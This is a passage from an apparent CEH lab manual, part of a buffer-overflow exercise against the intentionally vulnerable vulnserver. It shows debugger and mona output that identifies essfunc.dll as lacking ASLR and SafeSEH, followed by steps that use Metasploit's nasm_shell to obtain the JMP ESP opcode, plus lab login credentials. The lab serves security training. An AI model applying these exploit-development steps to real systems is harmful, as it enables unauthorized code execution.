00400000 Need support? visit http://forum.immunityinc.com/
Error accessing memory
File 'E:\CEH-Tools\CEHV12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver\vulnserver.exe'
[06:46:06] New process with ID 00001FA0 created
Main thread with ID 00002618 created
New thread with ID 0000229C created
Modules E:\CEH-Tools\CEHV12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver\vulnserver.exe
CRC changed, discarding .udd data
62500000 Modules E:\CEH-Tools\CEHV12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver\essfunc.dll
75050000 Modules C:\Windows\system32\mswsock.dll
750A0000 Modules C:\Windows\SYSTEM32\apphelp.dll
75930000 Modules C:\Windows\System32\RPCRT4.dll
75AF0000 Modules C:\Windows\System32\msvrt.dll
76E20000 Modules C:\Windows\System32\KERNELBASE.dll
77080000 Modules C:\Windows\System32\WS2_32.DLL
77240000 Modules C:\Windows\System32\KERNEL32.DLL
77B80000 Modules C:\Windows\SYSTEM32\ntdll.dll
77BF6E70 [06:46:07] Attached process paused at ntdll.DebugBreakPoint
[06:46:20] Thread 0000229C terminated, exit code 0
[+] Command used:
mona modules
[+] Mona command started on 2022-04-04 06:50:37 (v2.0, rev 604)
[+] Processing arguments and criteria
- Pointer access level : X
[+] Generating module info table, hang on...
- Processing modules
- Done. Let's rock 'n roll.
Module info :
Base | Top | Size | Rebase | SafeSEH | ASLR | NXCompat | OS Dll | Version, Modulename & Path
-----|-----|-----|-----|-----|-----|-----|-----|-----
0x62500000 | 0x62508000 | 0x00008000 | False | False | False | False | False | -1.0- [essfunc.dll] (E:\CEH-Tools\CEHV12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver\essfunc.dll)
0x76E20000 | 0x76E28000 | 0x00008000 | True | True | True | True | True | 10.0.22000.484 [KERNELBASE.dll] (C:\Windows\System32\KERNELBASE.dll)
0x75050000 | 0x75058000 | 0x00008000 | True | True | True | True | True | 10.0.22000.1 [mswsock.dll] (C:\Windows\System32\mswsock.dll)
0x750A0000 | 0x75140000 | 0x000A0000 | True | True | True | True | True | 10.0.22000.1 [apphelp.dll] (C:\Windows\SYSTEM32\apphelp.dll)
0x00400000 | 0x00407000 | 0x00007000 | False | False | False | False | False | -1.0- [vulnserver.exe] (E:\CEH-Tools\CEHV12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver\vulnserver.exe)
0x77240000 | 0x77330000 | 0x000F0000 | True | True | True | True | True | 10.0.22000.484 [KERNEL32.DLL] (C:\Windows\System32\KERNEL32.DLL)
0x75AF0000 | 0x75BB2000 | 0x000C2000 | True | True | True | True | True | 7.0.22000.1 [msvrt.dll] (C:\Windows\System32\msvrt.dll)
0x77080000 | 0x77D29000 | 0x001A9000 | True | True | True | True | True | 10.0.22000.484 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
0x75930000 | 0x759EB000 | 0x000BB000 | True | True | True | True | True | 10.0.22000.1 [RPCRT4.dll] (C:\Windows\System32\RPCRT4.dll)
0x77B80000 | 0x77D04000 | 0x00064000 | True | True | True | True | True | 10.0.22000.1 [WS2_32.DLL] (C:\Windows\System32\WS2_32.DLL)
[+] This mona.py action took 0:00:01.578000

!mona modules
Running
```

112. Now, we will exploit the **essfunc.dll** module to inject shellcode and take full control of the EIP register.

113. Switch to the **Parrot Security** virtual machine.

114. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.

115. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

116. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

117. Now, type **cd** and press **Enter** to jump to the root directory.


118. In the **Terminal** window, type **/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb** and press **Enter**.

Note: This script is used to convert assembly language into hex code.

119. The **nasm** command line appears; type **JMP ESP** and press **Enter**.

120. The result appears, displaying the hex code of **JMP ESP** (here, **FFE4**).

Note: Note down this hex code value.




```

[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[~]
# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000 FFE4 jmp esp
nasm >

```

121. Type **EXIT** and press **Enter** to stop the script. Close the **Terminal** window.



```

[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[~]
# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000 FFE4 jmp esp
nasm > EXIT
[root@parrot]-[~]
#

```

